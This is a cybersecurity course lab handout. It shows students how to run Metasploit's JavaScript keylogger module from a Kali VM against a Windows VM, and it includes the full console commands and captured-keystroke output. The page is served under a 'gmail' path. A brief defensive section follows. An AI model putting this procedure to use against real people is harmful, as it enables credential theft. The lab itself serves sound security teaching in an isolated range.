Cybersecurity 701

Intro to Keyloggers Lab

with contributions from Dr. John Guo, James Madison University

CYBER.ORG
THE ACADEMIC INITIATIVE OF THE CYBER INNOVATION CENTER

Intro to Keyloggers Lab Materials

- Materials needed
  - Kali Linux Virtual Machine
  - Windows 7 Virtual Machine

- Software Tools used (both from Kali Linux OS)
  - Metasploit Framework
  - Web JavaScript Keylogger Exploit

Objectives Covered

- Security+ Objectives (SY0-701)
  - Objective 2.4 - Given a scenario, analyze indicators of malicious activity.
    - Application attacks
- DHS CAE Units
  - CTH – Describe different types of attacks and their characteristics

What is a Keylogger Attack?

- A keylogger is malicious software that records all the keys being pressed on a keyboard and transmits that to a remote host

- An example, a keylogger captures the following keys pressed:

```
www.chase.com<ENTER>jdimon56<TAB>@pp13s33d<ENTER>
```

- What bank does this person use? What are their login credentials?

Intro to Keyloggers Lab Overview


1. Set up VM environments
2. Find IP address
3. Initialize Metasploit
4. Configure the keylogger attack
5. Start the keylogger attack
6. Play the victim (in Windows)
7. Observe the attack

Set up Environments

- Log into your range
- Open the Kali Linux and Windows 7 Environments
  - You should be on your Kali Linux Desktop
  - You should also be on your Windows 7 Desktop

Find the IP Address (Kali Machine)

- You will need the IP address of the Kali machine
- Open a Terminal
- In the Linux VM, open the Terminal and type the following command:
  - hostname -I
- This will display the IP Address
  - Write down the Kali VM IP address




Initialize Metasploit

- Start Metasploit with the following command:

  `sudo msfconsole`

- You should notice that Metasploit console has started and you should now see:

  `msf6 >`



Load Keylogger Attack

- Tell Metasploit to use the Javascript Keylogger attack:

  `use auxiliary/server/capture/http_javascript_keylogger`

- Look at the options for this attack:

  `show options`

```
msf6 > use auxiliary/server/capture/http_javascript_keylogger
msf6 auxiliary(server/capture/http_javascript_keylogger) > show options

Module options (auxiliary/server/capture/http_javascript_keylogger):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   DEMO     false            yes       Creates HTML for demo purposes
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the
                                        local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)


View the full module info with the info, or info -d command.

msf6 auxiliary(server/capture/http_javascript_keylogger) >
```

Set Options and Run Keylogger Attack

- Turn the keylogger demo on:
  `set demo True`
- Set the keylogger server port to port 80:
  `set SRVPORT 80`
- Set the server host
  `set SRVHOST <Kali_IP_Address>`
- Set the URIPATH
  `set URIPATH gmail`
- Run the keylogger attack
  `run`
  - Notice that the server has started

```
msf6 auxiliary(server/capture/http_javascript_keylogger) > set demo True
demo => true
msf6 auxiliary(server/capture/http_javascript_keylogger) > set SRVPORT 80
SRVPORT => 80
msf6 auxiliary(server/capture/http_javascript_keylogger) > set SRVHOST 10.15.112.112
SRVHOST => 10.15.112.112
msf6 auxiliary(server/capture/http_javascript_keylogger) > set URIPATH gmail
URIPATH => gmail
msf6 auxiliary(server/capture/http_javascript_keylogger) > run

[*] Using URL: http://10.15.112.112/gmail
[*] Server started.
[*] Assigning client identifier '32f4e316'
```


Write down the URL for where the attack will be served up

Playing the Victim

- In the Windows environment, open a browser
- Go the website of the URL you wrote down
- Add "**`/demo`**" to the end of this URL


  `http://10.1.57.93/gmail/demo` ← Make sure to add the "/demo" at the end!

- You should see a "Keylogger Demo Form" page



Playing the Victim (continued)

- Now, type in *fake* credentials to this webpage as if you were going to log into a website



Seeing the Attack

- Go back to Kali
- Notice it has been recording <u>every</u> keystroke!

```
[*] Server started.
[*] Assigning client identifier '4ff28a1f'
[+] [4ff28a1f] Logging clean keystrokes to: /root/.msf4/loot/20240429193904_default_10.
15.28.94_browser.keystrok_519884.txt
[+] [4ff28a1f] Logging raw keystrokes to: /root/.msf4/loot/20240429193904_default_10.15
.28.94_browser.keystrok_389470.txt
[+] [4ff28a1f] Keys: j
[+] [4ff28a1f] Keys: js
[+] [4ff28a1f] Keys: jsm
[+] [4ff28a1f] Keys: jsmi
[+] [4ff28a1f] Keys: jsmit
[+] [4ff28a1f] Keys: jsmith
[+] [4ff28a1f] Keys: jsmith1
[+] [4ff28a1f] Keys: jsmith17
[+] [4ff28a1f] Keys: jsmith17<TAB>
[+] [4ff28a1f] Keys: jsmith17<TAB>@
[+] [4ff28a1f] Keys: jsmith17<TAB>@p
[+] [4ff28a1f] Keys: jsmith17<TAB>@pp
[+] [4ff28a1f] Keys: jsmith17<TAB>@ppl
[+] [4ff28a1f] Keys: jsmith17<TAB>@ppl3
[+] [4ff28a1f] Keys: jsmith17<TAB>@ppl3s
[+] [4ff28a1f] Keys: jsmith17<TAB>@ppl3s3
[+] [4ff28a1f] Keys: jsmith17<TAB>@ppl3s33
[+] [4ff28a1f] Keys: jsmith17<TAB>@ppl3s33d
[+] [4ff28a1f] Keys: jsmith17<TAB>@ppl3s33d<CR>
```

How to Defend Against a Keylogger?

- Only use credentials at trusted websites!
  - What was the website URL you entered your credentials in?
  - Watch for "watering hole" type attacks at sites that look similar to your intended destination
- Avoid re-using passwords across multiple websites
  - If one site steals your password once and they're all the same...
- Use a firewall!
  - Firewalls help prevent malicious software from sending out data without you knowing
- Two-Factor Authentication
  - Why would this help?
- What are some other ways of defending against a keylogger attack?